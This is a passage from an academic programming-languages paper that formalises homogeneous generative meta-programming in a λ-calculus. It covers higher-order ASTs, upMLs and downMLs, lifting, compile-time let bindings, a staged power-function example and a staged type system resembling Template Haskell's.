$$\frac{L \Downarrow_{dl} \mathsf{tag}_{\mathsf{promote}} \quad M \Downarrow_{dl} \mathsf{tag}_\mathsf{t} \quad \ldots \quad N_i \Downarrow_{dl} N_i' \quad \ldots}{\mathsf{ast}_{\mathsf{promote}}(L, M, \tilde{N}) \Downarrow_{dl} \mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_\mathsf{t}, \tilde{N'})} \textsc{Promote dl 2}$$

$$\frac{\ldots \quad M_i \Downarrow_\lambda A_i \quad \ldots}{\mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_\mathsf{t}, \tilde{M}) \Downarrow_\lambda \mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_\mathsf{t}, \tilde{A})} \textsc{Promote}$$

Figure 4 Additional rules defining $\Downarrow_{ct}$, $\Downarrow_{dl}$ and $\Downarrow_\lambda$ for AST promotion.

The additional reduction rules for eval are shown in Figure 3. [Eval rt] reduces M to a value, which must be an AST, and which is then turned into a normal λ term and executed. Note that unlike compile-time HGMP, eval cannot introduce new variables into a scope. A detailed example of running eval is given in Figure 11.

4 Enriching the calculus

The simple calculus of the previous section allows readers to concentrate on the core of our approach. However, it is too spartan to model important properties of real languages. In this section, we enrich the simple calculus with further features which add complexity but allow us to model real languages.

4.1 Higher-order ASTs

The simple system in Section 3.1 does not allow higher-order meta-programming (e.g. meta-meta-programming). While the simple ASTs we introduced in Section 3.1 are sufficient to represent normal λ-calculus terms as an AST, programs with ASTs cannot be represented as ASTs. While not all real languages (e.g. Template Haskell) allow higher-order meta-programming, many do (e.g. MetaML and Converge). We thus introduce higher-order ASTs now to make the presentation of later features consistent.

Higher-order ASTs need a means to represent programs that can create ASTs as ASTs themselves. There are many plausible ways that this could be done: the mechanism we settled upon allows extra syntactic elements to be easily added by further extensions. The basis of our approach is a new datatype $\mathsf{ast}_{\mathsf{promote}}(M, \tilde{N})$ which allows an arbitrary AST with a tag M and parameters $\tilde{N}$ to be promoted up a meta-level. We thus need to introduce

$$\frac{M \Downarrow_{ul} A}{\uparrow\{M\} \Downarrow_{ct} A}\ \textsc{UpML ct} \qquad \frac{M \Downarrow_{ct} A}{\downarrow\{M\} \Downarrow_{ul} A}\ \textsc{DownML ul}$$

$$\frac{}{\text{"}x\text{"} \Downarrow_{ul} \mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"})}\ \textsc{String ul} \qquad \frac{M \Downarrow_{ul} A \quad N \Downarrow_{ul} B}{MN \Downarrow_{ul} \mathsf{ast}_{\mathsf{app}}(A, B)}\ \textsc{App ul}$$

$$\frac{M \Downarrow_{ul} A}{\mu g.\lambda x.M \Downarrow_{ul} \mathsf{ast}_{\mathsf{rec}}(\mathsf{ast}_{\mathsf{string}}(\text{"}g\text{"}), \mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}), A)}\ \textsc{Rec ul}$$

$$\frac{M \Downarrow_{ul} A}{\lambda x.M \Downarrow_{ul} \mathsf{ast}_{\mathsf{lam}}(\mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"}), A)}\ \textsc{Lam ul} \qquad \frac{}{\mathsf{tag}_{\mathsf{t}} \Downarrow_{ul} \mathsf{tag}_{\mathsf{t}}}\ \textsc{Tag ul}$$

$$\frac{M \Downarrow_{ul} A}{\mathsf{eval}(M) \Downarrow_{ul} \mathsf{ast}_{\mathsf{eval}}(A)}\ \textsc{Eval ul} \qquad \frac{M \Downarrow_{ul} A \quad A \Downarrow_{ul} B}{\uparrow\{M\} \Downarrow_{ul} B}\ \textsc{UpML ul}$$

$$\frac{}{x \Downarrow_{ul} \mathsf{ast}_{\mathsf{var}}(\text{"}x\text{"})}\ \textsc{Var ul} \qquad \frac{\ldots \quad M_i \Downarrow_{ul} A_i \quad \ldots}{\mathsf{ast}_{\mathsf{t}}(\tilde{M}) \Downarrow_{ul} \mathsf{ast}_{\mathsf{promote}}(\mathsf{tag}_{\mathsf{t}}, \tilde{A})}\ \textsc{Ast ul}$$

Figure 5 Additional rules for upMLs.

a way for programs to reference tags arbitrarily, and extend the syntax as follows:

$$M ::= \ldots \mid \mathsf{tag}_{\mathsf{t}} \qquad\qquad t ::= \ldots \mid \mathsf{promote}$$

The corresponding reduction rules are in Figure 4. Note that tags are normal values in the calculus so that one can write programs which can create higher-order ASTs. Promoted ASTs can then be reduced one meta-level with the existing $\Downarrow_{dl}$ relation. For example, $\mathsf{ast}_{\mathsf{promote}}(\mathsf{string}, \mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"})) \Downarrow_{dl} \mathsf{ast}_{\mathsf{string}}(\text{"}x\text{"})$.

4.2 UpMLs

Using AST constructors alone to perform HGMP is tiresome—while it gives complete flexibility, the sheer verbosity of such an approach quickly overwhelms even the most skilled and diligent programmer. UpMLs ameliorate this problem by allowing concrete syntax to be used to represent ASTs (see Section 2.3). Since, depending on a language's syntax, upMLs can be less expressive than ASTs, we model upMLs as a transparent compile-time expansion to the equivalent AST constructor calls e.g. $\uparrow\{2\} \Downarrow_{ct} \mathsf{ast}_{\mathsf{int}}(2)$.

To add UpMLs to our language, we first extend the grammar as follows:

$$M ::= \ldots \mid \uparrow\{M\} \qquad\qquad t ::= \ldots$$

Note that, like downMLs, upMLs have disappeared after the compile-time stage, so we have no need to make an AST equivalent of them.

Figure 5 shows the reduction rules needed for upMLs including the new $\Downarrow_{ul}$ reduction relation which handles the upML to AST conversion. When, during the recursive sweep of a program by the $\Downarrow_{ct}$ reduction relation, an upML is encountered, it is handed over to the $\Downarrow_{ul}$ reduction relation which translates a λ-term into its AST equivalent.

The major subtlety in the new rules relates to an important practical need. UpMLs on their own can only construct ASTs of a fixed 'shape' and are thus rather limited. Languages with upMLs (or their equivalents) therefore allow holes to be put into them where arbitrary ASTs can be inserted; in essence, the upML serves as a template with defined points of

variability. In some languages (e.g. Converge) holes inside upMLs are syntactically differentiated from holes outside, but we use downMLs to represent such 'inner' holes. In the same way as top-level downMLs, inner downMLs are expected to return an AST; unlike top-level downMLs, they are evaluated at run-time not compile-time. The [DownML UL] rule therefore simply runs the expression inside it through the $\Downarrow_{ct}$ reduction relation and uses the result as-is. This allows examples such as the following:

$$\uparrow\{2+\downarrow\{\uparrow\{3+4\}\}\} \quad \Downarrow_{ct} \quad \mathsf{ast_{add}}(\mathsf{ast_{int}}(2), \mathsf{ast_{add}}(\mathsf{ast_{int}}(3), \mathsf{ast_{int}}(4)))$$

In our model, upMLs are simple conveniences for AST construction, rather as they were in early Lisp implementations. More recent languages (e.g. Scheme, Template Haskell) use upMLs in addition as a means of ensuring referential transparency and hygiene [7]. Our formulation of upMLs is designed to open the door for such possibilities, but it is beyond the scope of this paper to tackle them.

4.2.1 The relationship between compile-time levels

Readers may wonder why we have chosen the names upML and downML for what are often called backquote / quasi-quote and macro call / splice respectively. We build upon an observation from MetaLua [14] that these two operators are more deeply connected than often considered, though our explanation is somewhat different. Our starting point is to note that, during compilation, there are three stages that a compiler can go through: normal compilation; converting upMLs to ASTs; and running user code in a downML. UpMLs / downMLs not only control which stage the compiler is in at any point during compilation, but have a fundamental relation to ASTs which we now investigate.

We call the normal compilation stage level 0. AST constructors in normal λ-terms are simply normal datatype constructors. When we encounter a top-level upML, we shift stage 'up' to level +1. In this level we take code and convert it into an AST which represents the code. When we encounter a top-level downML, we shift stage 'down' to level -1. In this level we take code and run it.

The basic insight is that the compiler level corresponds to the ASTs created or consumed: at level 0 we neither create or consume ASTs; at level 1 we create them (with upMLs); and at level -1, we consume ASTs (downMLs must evaluate to an AST, which is then converted to a normal λ-term).

Building upon this, we can see that this notion naturally handles downMLs nested within upMLs (and vice versa), bringing out the symmetry between the two operators, which can cancel each other out. Consider a program which nests a downML in an upML (i.e. $\uparrow\{\downarrow\{M\}\}$). How is the program M dealt with? Compilation starts at level 0; the upML shifts it to level 1; and the downML shifts it back to level 0. Thus we can see that M is handled at the normal compilation level and neither creates or consumes ASTs at compile-time (the fact that, at run-time, M ultimately needs to evaluate to an AST is irrelevant from a compile-time perspective). Similarly, consider an upML nested inside a downML (i.e. $\downarrow\{\uparrow\{M\}\}$). Since the downML shifts the compiler to level -1 and the upML shifts it back to level 0, we can see that the end effect is that M is dealt with as if it had always been at the normal compilation level.

In fact, the notion of these 3 levels (-1, 0, +1) is sufficient to explain arbitrarily nested downMLs and upMLs. For example, we can clearly see that two nested upMLs (i.e. $\uparrow\{\uparrow\{M\}\}$) create an AST representation of M (at level 2) which can be turned back into a normal λ-term by two nested downMLs (operating at level -2). As this suggests, unlike

$$\frac{M \Downarrow_{ct} A \quad A \Downarrow_{\lambda} B \quad N[B/x] \Downarrow_{ct} C}{\mathsf{let}_{\downarrow} x = M \text{ in } N \Downarrow_{ct} C} \text{ Let ct}$$

$$\begin{aligned}
\downarrow\{M\}[N/x] &= \downarrow\{M[N/x]\} \\
\uparrow\{M\}[N/x] &= \uparrow\{M[N/x]\} \\
(\mathsf{let}_{\downarrow} x = M \text{ in } N)[L/y] &= \begin{cases} \mathsf{let}_{\downarrow} x = M[L/y] \text{ in } N[L/y] & x \neq y \\ \mathsf{let}_{\downarrow} x = M \text{ in } N & x = y \end{cases}
\end{aligned}$$

Figure 6 The additional reduction rule, as well as the substitution rules, for letdownMLs.

systems such as MetaML, we do not need to label expressions as belonging to a certain level, nor do we need to do anything special to handle levels extending to $-\infty$ or $+\infty$.

4.3 Lifting

Most HGMP languages allow semi-arbitrary run-time values to be lifted up a meta-level (e.g. an integer 3 to be converted to an AST $\mathsf{ast}_{\mathsf{int}}(3)$). In some languages lifting is implicit (e.g. in Template Haskell, a variable inside an upML which references a definition outside the upML, and which is of a simple type such as integers, is implicitly lifted), while in others it is explicit (e.g. Converge forces all lifting to be explicit). All the languages we are aware of that use implicit lifting determine this statically, and can be trivially translated to explicit lifting. We thus choose to model explicit lifting. We extend the grammar as follows:

$$M ::= \ldots \mid \mathsf{lift}(M) \qquad t ::= \ldots \mid \mathsf{lift}$$

Figure 7 shows the additional reduction rules. The rules for the $\Downarrow_{ct}$, $\Downarrow_{dl}$, and $\Downarrow_{ul}$ relations are mechanical. Capture-avoiding substitution is given as $\mathsf{lift}(M)[N/x] = \mathsf{lift}(M[N/x])$. The rules for $\Downarrow_{\lambda}$ show that lift is a polymorphic function, turning values of type T into an AST $\mathsf{ast}_{\mathsf{T}}$ e.g. $\mathsf{lift}(2+3) \Downarrow_{\lambda} \mathsf{ast}_{\mathsf{int}}(5)$.

The relation between upMLs and lift can be seen from the following examples (where $\circ$ represents relational composition):

- $\uparrow\{2+3\} \Downarrow_{ct} \mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3))$
- $\uparrow\{2+3\} \; (\Downarrow_{ct} \circ \Downarrow_{\lambda}) \; \mathsf{ast}_{\mathsf{add}}(\mathsf{ast}_{\mathsf{int}}(2), \mathsf{ast}_{\mathsf{int}}(3))$
- $\mathsf{lift}(2+3) \Downarrow_{ct} \mathsf{lift}(2+3)$
- $\mathsf{lift}(2+3) \; (\Downarrow_{ct} \circ \Downarrow_{\lambda}) \; \mathsf{ast}_{\mathsf{int}}(5)$

4.4 Cross-level variable scoping

The downMLs modelled in Section 3.2 run each expression in a fresh environment with no link to the outside world. While in theory this is sufficiently expressive, in practice it is restrictive: downMLs cannot share code, and so each downML must include within it a copy of every library function it wishes to use. Languages such as Template Haskell therefore allow variables defined outside downMLs (e.g. functions) to be referenced within a downML. Different languages have subtly different mechanisms to define which variables are available within a downML (e.g. Converge allows, with some restrictions, variables defined within a module M to be used in a downML within that module; Template Haskell only allows

variables imported from other modules to be used in a downML), and we do not wish to model the specifics of any one language's scheme.

We therefore provide a simple abstraction which can be used to model the scoping rules of different languages. The *letdownML* construct $\mathsf{let}_{\downarrow} x = M \ \mathsf{in} \ N$ makes a program M available as x to N at compile-time (i.e. including inside downMLs). We extend the grammar as follows:

$$M \quad ::= \quad ... \mid \mathsf{let}_{\downarrow} x = M \ \mathsf{in} \ N \qquad t \quad ::= \quad ...$$

The additional reduction rule for letdownML is given in Figure 6. As this shows, letdownMLs are let bindings that are performed at compile-time rather than run-time. Figure 6 therefore also defines the additional substitution rules required.

4.5 Examples

The staged power function [8] has become a standard way of comparing HGMP approaches. The idea is to specialise the function $\lambda n x.x^n$ with respect to its first argument. This is more efficient than implementations with variable exponent, provided the cost of specialisation is amortised through repeated use at run-time. To model this in our calculus, we assume the existence of the standard recursion operator $\mu g.\lambda x.M$ that makes g available for recursive calls in M. The staged power function then becomes:

$$\begin{aligned} M &= \mu p.\lambda n.\mathsf{if}\ n = 1\ \mathsf{then} \uparrow\{x\}\ \mathsf{else} \uparrow\{x \times \downarrow\{p\ (n-1)\}\} \\ power &= \lambda n.\uparrow\{\lambda x.\downarrow\{M\ n\}\} \end{aligned}$$

For example $power\ 3$ reduces to an AST equivalent to that generated by $\uparrow\{\lambda x.x \times x \times x\}$. The function $power$ can be used to specialise code at compile-time:

$$\mathsf{let}\ cube\ = \downarrow\{power\ 3\}\ \mathsf{in}\ (cube\ 4) + (cube\ 5)$$

and at run-time:

$$\mathsf{let}\ cube\ = \ \mathsf{eval}(power\ 3)\ \mathsf{in}\ (cube\ 4) + (cube\ 5)$$

By stretching the example somewhat, we can also show higher-order HGMP in action. Assume we wish to produce a variant of $power$ which takes one part of the exponent early on in a calculation, with the second part known only later (e.g. because we want to compute $\lambda n.x^{m+n}$ frequently for a small number of different n that become available after m is known). We can then use the following higher-order meta-program for this purpose:

$$power_{ho} = \lambda m.\uparrow\{\lambda n.\uparrow\{\lambda x.\downarrow\{M\ (m+n)\}\}\}$$

and use it in a number of different ways e.g.:

$$\mathsf{let}\ cube\ = \downarrow\{\downarrow\{power_{ho}\ 1\}\ 2\}\ \mathsf{in}\ cube\ 4$$

which specialises both arguments at compile-time, or

$$\mathsf{let}\ f\ = \downarrow\{power_{ho}\ 1\}\ \mathsf{in}\ \mathsf{let}\ cube\ = \ f\ 2\ \mathsf{in}\ \mathsf{eval}(cube)\ 4$$

where the first argument is specialised at compile-time, and the second at run-time.

$$\frac{M \Downarrow_{ct} N}{\mathsf{lift}(M) \Downarrow_{ct} \mathsf{lift}(N)} \qquad \frac{M \Downarrow_{dl} N}{\mathsf{ast}_{\mathsf{lift}}(M) \Downarrow_{dl} \mathsf{lift}(N)} \qquad \frac{M \Downarrow_{ul} N}{\mathsf{lift}(M) \Downarrow_{ul} \mathsf{ast}_{\mathsf{lift}}(N)}$$

$$\frac{c \text{ is an integer}}{\mathsf{lift}(c) \Downarrow_{\lambda} \mathsf{ast}_{\mathsf{int}}(c)} \qquad \frac{c \text{ is a string}}{\mathsf{lift}(c) \Downarrow_{\lambda} \mathsf{ast}_{\mathsf{string}}(c)}$$

Figure 7 Additional rules for lifting. For simplicity, we only define lifting for integers and strings, but one can define lifting for any type desired.

5 A recipe for creating HGMP calculi

Nothing in the presentation of our calculus has relied on the λ-calculus as starting point. In this section, we build upon an observation from Converge that HGMP can easily be detached from the 'base' language it has been added to [37]: we informally show how one can add HGMP features to a typical programming language.

Let us imagine that we have a language L which we wish to extend with HGMP features to create L_{mp}. We assume that L has its syntax given as an algebraic signature (with an indication of bindings), and the semantics as a rule system over the syntax. We require L to have a string-esque datatype to represent variables; such a datatype can be trivially added to L if not present. We can then create L_{mp} as follows:

- Mirror every syntactic element of L with an AST and a tag.
- Add eval, $\mathsf{ast}_{\mathsf{promote}}$ and their corresponding tags.
- Add upMLs, downMLs, and letdownMLs.
- Add appropriate reduction rules for ASTs, upMLs, downMLs, and letdownMLs.

Semi-formally, we define L_{mp}'s syntax as follows. Assuming that C is the set of L's program constructors, L_{mp}'s constructors and tags are defined as follows:

$$T = C \cup \{\mathsf{eval}, \mathsf{promote}\}$$

$$C_{mp} = C \ \cup \ \{\mathsf{eval}, \downarrow\{\_\}, \uparrow\{\_\}, \mathsf{let}_{\downarrow}\} \cup \{\mathsf{ast}_{\mathsf{t}} \mid t \in T\} \cup \{\mathsf{tag}_{\mathsf{t}} \mid t \in T\}$$

The arities and binders of the new syntax are as follows:

- If $c \in C$ then its arity and binders are unchanged in C_{mp}.
- $\mathsf{ast}_{\mathsf{c}}$ has the same arity as $c \in C$ and no binders.
- $\mathsf{ast}_{\mathsf{promote}}$ has variable arity, or, equivalently has arity 2, with the second argument being of type list. There are no binders.
- $\mathsf{ast}_{\mathsf{eval}}$ has arity 1 and no binders.
- $\mathsf{tag}_{\mathsf{t}}$ has arity 0 and no binders for $t \in T$.
- eval, $\downarrow\{\_\}$, and $\uparrow\{\_\}$ have arity 1 and no binders.
- $\mathsf{let}_{\downarrow}$ has arity 3 and its first argument is binding.

L_{mp} inherits all of L's reduction rules. L_{mp}'s $\Downarrow_{\lambda}$ reduction relation is then augmented with the following rules:

$$\frac{t \in T}{t \Downarrow_{\lambda} t} \qquad \frac{L \Downarrow_{\lambda} M \quad M \Downarrow_{dl} N \quad N \Downarrow_{\lambda} N'}{\mathsf{eval}(L) \Downarrow_{\lambda} N'} \qquad \frac{\ldots \quad M_i \Downarrow_{\lambda} N_i \quad \ldots \quad t \in T}{\mathsf{ast}_{\mathsf{t}}(\tilde{M}) \Downarrow_{\lambda} \mathsf{ast}_{\mathsf{t}}(\tilde{N})}$$

A $\Downarrow_{dl}$ relation must then be added to L_{mp}. The definition of this relation follows the same pattern as that of $\Downarrow_{dl}$ in the calculus presented earlier in the paper: each L constructor c

must have a rule in $\Downarrow_{dl}$ to convert it from an AST to a normal calculus term. If a constructor c has no binders, the corresponding rule is simple:

$$\frac{\ldots \quad M_i \Downarrow_{dl} N_i \quad \ldots}{\mathsf{ast_c}(\tilde{M}) \Downarrow_{dl} c(\tilde{N})}$$

Two examples of such rules are as follows:

$$\frac{}{\mathsf{ast_{var}}(\text{"}x\text{"}) \Downarrow_{dl} x} \qquad \frac{}{\mathsf{ast_{string}}(\text{"}x\text{"}) \Downarrow_{dl} \text{"}x\text{"}}$$

Constructors with binders are most easily explained by example. If c has arity 2, with the first argument being a binder, the following rule must be added:

$$\frac{M \Downarrow_{dl} \text{"}x\text{"} \quad N \Downarrow_{dl} N'}{\mathsf{ast_c}(M, N) \Downarrow_{dl} c(x, N')}$$

The following rules must be added for higher-order ASTs:

$$\frac{M \Downarrow_{dl} N}{\mathsf{ast_{eval}}(M) \Downarrow_{dl} \mathsf{eval}(N)} \qquad \frac{L \Downarrow_{dl} \mathsf{tag_t} \quad M_i \Downarrow_{dl} N_i \quad t \in T}{\mathsf{ast_{promote}}(L, \tilde{M}) \Downarrow_{dl} \mathsf{ast_c}(\tilde{N})}$$

$$\frac{L \Downarrow_{dl} \mathsf{tag_{promote}} \quad M \Downarrow_{dl} \mathsf{tag_t} \quad N_i \Downarrow_{dl} R_i}{\mathsf{ast_{promote}}(L, M, \tilde{N}) \Downarrow_{dl} \mathsf{ast_{promote}}(\mathsf{tag_t}, \tilde{R})} \qquad \frac{t \in T}{\mathsf{tag_t} \Downarrow_{dl} \mathsf{tag_t}}$$

Assuming we wish to enable compile-time HGMP, a $\Downarrow_{ct}$ relation must be added:

$$\frac{M \in \{x, \text{"}x\text{"}\} \cup \{\mathsf{tag_t} \mid t \in T\}}{M \Downarrow_{ct} M} \qquad \frac{M \Downarrow_{ct} N}{\mathsf{eval}(M) \Downarrow_{ct} \mathsf{eval}(N)}$$

$$\frac{M_i \Downarrow_{ct} N_i \quad c \in C}{c(\tilde{M}) \Downarrow_{ct} c(\tilde{N})} \qquad \frac{M_i \Downarrow_{ct} N_i \quad t \in T}{\mathsf{ast_t}(\tilde{M}) \Downarrow_{ct} \mathsf{ast_t}(\tilde{N})}$$

$$\frac{t \in T}{\mathsf{tag_t} \Downarrow_{ct} \mathsf{tag_t}} \qquad \frac{M \Downarrow_{ct} A \quad A \Downarrow_{\lambda} B \quad B \Downarrow_{dl} C}{\downarrow\{M\} \Downarrow_{ct} C}$$

$$\frac{M \Downarrow_{ct} A \quad A \Downarrow_{\lambda} B \quad N[B/x] \Downarrow_{ct} C}{\mathsf{let}_{\downarrow} x = M \ \mathsf{in}\ N \Downarrow_{ct} C}$$

Note that the last two rules (for downMLs and letdownMLs) are added unchanged from earlier in the paper (we assume for letdownMLs that L has a suitable notion of capture-avoiding substitution, which is extended to L_{mp} as described in Section 3). The rules for upMLs are given by a new relation $\Downarrow_{ul}$ which is a trivial variation of that in Figure 5 and omitted for brevity.

While semi-mechanically creating L_{mp} from L easily results in a new language with HGMP, we cannot guarantee that L_{mp} will always respect the 'spirit' of L. For example, adding HGMP to the π-calculus in this fashion would lead to HGMP that executes sequentially (e.g. in the evaluation of downMLs) which may not be desirable (although the resulting HGMPified π-calculus would be a good starting point for developing message-passing based forms of HGMP). Nevertheless, for most sequential programming languages, we expect L_{mp} to be in the spirit of L. As this shows, the HGMP features of L_{mp} are easily considered separately. We suggest this helps explain how such systems have been retro-fitted on languages such as Haskell, and gives pointers for designers of other languages who wish to consider adding HGMP.

Language	Monotyped	Parameterised	Hybrid	Dynamic	Staged	Upfront
Converge	○	○	○	●	n/a	n/a
Lisp	○	○	○	●	n/a	n/a
MetaML	○	●	○	○	○	●
Template Haskell	●	○	○	○	●	○
`scala.meta`	●	○	○	○	●	○

Figure 8 How different HGMP languages approach typing.

6 Example: staged typing and HGMP

In conventional programming languages, static typing provides compile-time guarantees that certain classes of error cannot happen at run-time. However, HGMP blurs the lines between compile-time and run-time, causing complications in typing that have not yet been fully resolved. The purpose of this section is to demonstrate that our calculus can also be useful for studying static typing in an HGMP language. We do this by defining a type system which is conceptually close to Template Haskell's.

6.1 Design issues

The three major design questions for static typing in the face of HGMP are: what does type-safety mean in multi-staged languages? When should static types be enforced? And: what static types should ASTs have?

Type-safety normally means that programs cannot get 'stuck' at run-time, in the sense that the program gets to a point where no reduction rules can be applied to it, but it has not yet reached a value. The static typing system identifies such programs and prevents them from being run. Alas, concepts like "stuck" and even "value" are not straightforward in HGMP languages. This section will only outline some of the key issues. We leave a detailed investigation as further work.[4]

There are two main choices for when static types are to be checked in an HGMP language: upfront or in stages. Upfront typing as found in MetaML guarantees that any program which statically type-checks cannot get stuck in any later stage [35, 36]. This strong guarantee comes at a price: many seemingly reasonable meta-programs fail to type-check, at least for simple typing systems (e.g. admitting type inference). We therefore believe that – except, perhaps, for verification-focused languages – staged type-checking is the more practical of the two approaches. It guarantees only that, whenever an AST is $\Downarrow_{dl}$ converted to a normal λ-term as a result of a downML or eval, the program will not get stuck before the next such conversion. Thus, type-checking might need to be carried out more than once, and the guarantees at each stage are weaker than in upfront checking. In the rest of this paper, we only consider staged type-checking.

There are three main ways that code (be that ASTs or MetaML-esque quasi-quotes) can be statically typed. In a *monotyped* system, every program representing code has the same type Code. In a *parameterised* system, code of type $\mathsf{Code}\langle\alpha\rangle$ can be shifted a meta-level (at

[4] For example, the computation described by $\Downarrow_{ul}$ relation does not have a syntactic notion of value. Consider the term $\mathsf{ast}_{\mathsf{int}}(3)$. Whether one should consider it as a value with respect to $\Downarrow_{ul}$ depends on whether $\Downarrow_{ul}$ was previously applied to 3 or not. This complicates defining a small-step semantics corresponding to $\Downarrow_{ul}$.

$$\frac{M \Downarrow_{ct} N}{\mathsf{eval}^{\alpha}(M) \Downarrow_{ct} \mathsf{eval}^{\alpha}(N)} \qquad \frac{M \Downarrow_{dl} N}{\mathsf{ast}_{\mathsf{eval}(\alpha)}(M) \Downarrow_{dl} \mathsf{eval}^{\alpha}(N)}$$

$$\frac{M \Downarrow_{ul} A}{\mathsf{eval}^{\alpha}(M) \Downarrow_{ul} \mathsf{ast}_{\mathsf{eval}(\alpha)}(A)}$$

Figure 9 $\Downarrow_{ct}$, $\Downarrow_{dl}$, $\Downarrow_{ul}$ reduction relations for the altered eval.

compile-time or run-time) to a program of type α. Finally, it is possible to bridge these two extremes with a *hybrid* system which allows both parameterised and monotyped code types. MetaML uses parameterised code types. Template Haskell is currently monotyped (though there are proposals for it to move to a hybrid system [28]) and we thus use that as the basis of our typing system. Figure 8 surveys how different HGMP languages approach typing.

6.2 Staged typing for the foundational calculus

The key properties in the staged typing we define are as follows:

1. All code that is evaluated by the $\Downarrow_{\lambda}$ relation will have been previously type-checked and thus cannot get stuck. This is done by type-checking the expressions inside downMLs and evals, and type-checking the complete program after all downMLs have been removed.
2. All code that is converted by the $\Downarrow_{dl}$ relation will have been previously type-checked to ensure that the ASTs involved are properly formed and thus applying $\Downarrow_{dl}$ cannot get stuck.
3. Since the only possible places where $\Downarrow_{ct}$ could get stuck are where it references $\Downarrow_{\lambda}$ and $\Downarrow_{dl}$, (1, 2) guarantee that $\Downarrow_{ct}$ doesn't get stuck.
4. Since $\Downarrow_{ul}$ could only get stuck where it references $\Downarrow_{ct}$, (3) guarantees that $\Downarrow_{ul}$ doesn't get stuck.

To make this form of typing concrete, we create a type system for this paper's calculus (modifying eval for reasons that will soon become clear). The type system can be seen as an extension of Template Haskell's, augmented with higher-order HGMP and run-time HGMP.

We first need to extend the calculus grammar to introduce types as follows:

$$\begin{array}{rcl} M & ::= & \ldots \mid \mu g.\lambda x.M \mid \mathsf{eval}^{\alpha}(M) \\ t & ::= & \ldots \mid \mathsf{rec} \mid \mathsf{eval}(\alpha) \\ \alpha & ::= & \mathsf{Int} \mid \mathsf{Bool} \mid \alpha \to \beta \mid \mathsf{String} \mid \mathsf{Code} \mid \mathsf{Tag}_t \end{array}$$

We assume readers are acquainted with static types for the basic λ-calculus. ASTs have type Code; each tag_t has a corresponding static type Tag_t. The only surprising change is the type annotation of $\mathsf{eval}^{\alpha}(M)$ and the corresponding tag $\mathsf{eval}(\alpha)$. The type annotation α is used for type-checking the program N, obtained from M by evaluation to an AST and subsequent $\Downarrow_{dl}$ conversion back to a normal λ-term: all we have to do is verify that N has type α. Without this type annotation, we would have to type-check N and ensure that N's type is compatible with its context. The additional reduction rules for all relations except $\Downarrow_{\lambda}$ are shown in Figure 9.

The core of the approach is to intersperse type-checking with reduction, making sure that we can never run code that has not been type-checked. We therefore first add a 'normal'

$$\frac{\Gamma, x : \alpha \vdash M : \beta}{\Gamma \vdash \lambda x M : \alpha \to \beta} \quad \frac{\Gamma, g : \alpha \to \beta, x : \alpha \vdash M : \beta}{\Gamma \vdash \mu g.\lambda x.M : \alpha \to \beta} \quad \frac{}{\Gamma, x : \alpha \vdash x : \alpha}$$

$$\frac{\Gamma \vdash M : \alpha \to \beta \quad \Gamma \vdash N : \alpha}{\Gamma \vdash MN : \beta} \quad \frac{\Gamma \vdash M : \mathsf{String} \quad \Gamma \vdash N : \mathsf{Code}}{\Gamma \vdash \mathsf{ast}_{\mathsf{lam}}(\mathsf{ast}_{\mathsf{string}}(M), N) : \mathsf{Code}}$$

$$\frac{}{\Gamma \vdash \mathsf{tag}_{\mathsf{t}} : \mathsf{Tag}_k} \quad \frac{\Gamma \vdash L : \mathsf{String} \quad \Gamma \vdash M : \mathsf{String} \quad \Gamma \vdash N : \mathsf{Code}}{\Gamma \vdash \mathsf{ast}_{\mathsf{rec}}(\mathsf{ast}_{\mathsf{string}}(L), \mathsf{ast}_{\mathsf{string}}(M), N) : \mathsf{Code}}$$

$$\frac{t \neq \mathsf{lam}, \mathsf{rec}, \mathsf{promote}, \mathsf{string}, \mathsf{int} \quad \ldots \quad \Gamma \vdash M_i : \mathsf{Code} \quad \ldots}{\Gamma \vdash \mathsf{ast}_{\mathsf{t}}(\tilde{M}) : \mathsf{Code}}$$

$$\frac{\Gamma \vdash M : \mathsf{Int}}{\Gamma \vdash \mathsf{ast}_{\mathsf{int}}(M) : \mathsf{Code}} \quad \frac{\Gamma \vdash M : \mathsf{String}}{\Gamma \vdash \mathsf{ast}_{\mathsf{string}}(M) : \mathsf{Code}}$$

$$\frac{\Gamma \vdash M : \mathsf{Code}}{\Gamma \vdash \mathsf{eval}^{\alpha}(M) : \alpha} \quad \frac{\Gamma \vdash M : \mathsf{Tag}_t \quad \ldots \quad \Gamma \vdash N_i : \mathsf{Code} \quad \ldots}{\Gamma \vdash \mathsf{ast}_{\mathsf{promote}}(M, \tilde{N}) : \mathsf{Code}}$$

Figure 10 Type-checking with type Code for programs not containing upMLs and downMLs. Some straightforward cases omitted.

type-checking phase between compile-time and run-time (i.e for programs which do not use downMLs or eval, this phase is the only type-check invoked):

$$\underbrace{M \Downarrow_{ct} A}_{\text{compile-time}} \quad \overbrace{\vdash A : \alpha}^{\text{type-checking}} \quad \underbrace{A \Downarrow_{\lambda} V}_{\text{run-time}}$$

Second, we must add a type-checking phase to ensure that code generated at compile-time and inserted into the program by downMLs is type-safe (i.e. the expression in a downML has a static type of Code). We therefore alter [DownML CT] as follows:

$$\frac{M \Downarrow_{ct} A \quad \vdash A : \mathsf{Code} \quad A \Downarrow_{\lambda} B \quad B \Downarrow_{dl} C}{\downarrow\{M\} \Downarrow_{ct} C} \text{ DownML CT}$$

Finally, we alter [Eval RT] to perform a type-check on the code it will evaluate at run-time:

$$\frac{L \Downarrow_{\lambda} M \quad M \Downarrow_{dl} N \quad \vdash N : \alpha \quad N \Downarrow_{\lambda} N'}{\mathsf{eval}^{\alpha}(L) \Downarrow_{\lambda} N'} \text{ Eval RT}$$

We define the typing judgement $\Gamma \vdash M : \alpha$ as follows. M is a program that does not contain upMLs or downMLs (which will have been removed by $\Downarrow_{ct}$ before type-checking). Γ is an environment (i.e. a finite map) from variables to types such that all of M's free variables are in the domain of Γ. Note that type-checking needs to be applied only to programs without downMLs and upMLs, hence the free variables of a program not containing upMLs and downMLs can be defined as usual for a program, and we omit the details. We write $\Gamma, x : \alpha$ for the typing environment that extends Γ with a single entry, mapping x to α, assuming that x is not in Γ's domain. We write $\vdash M : \alpha$ to indicate that the environment is empty.

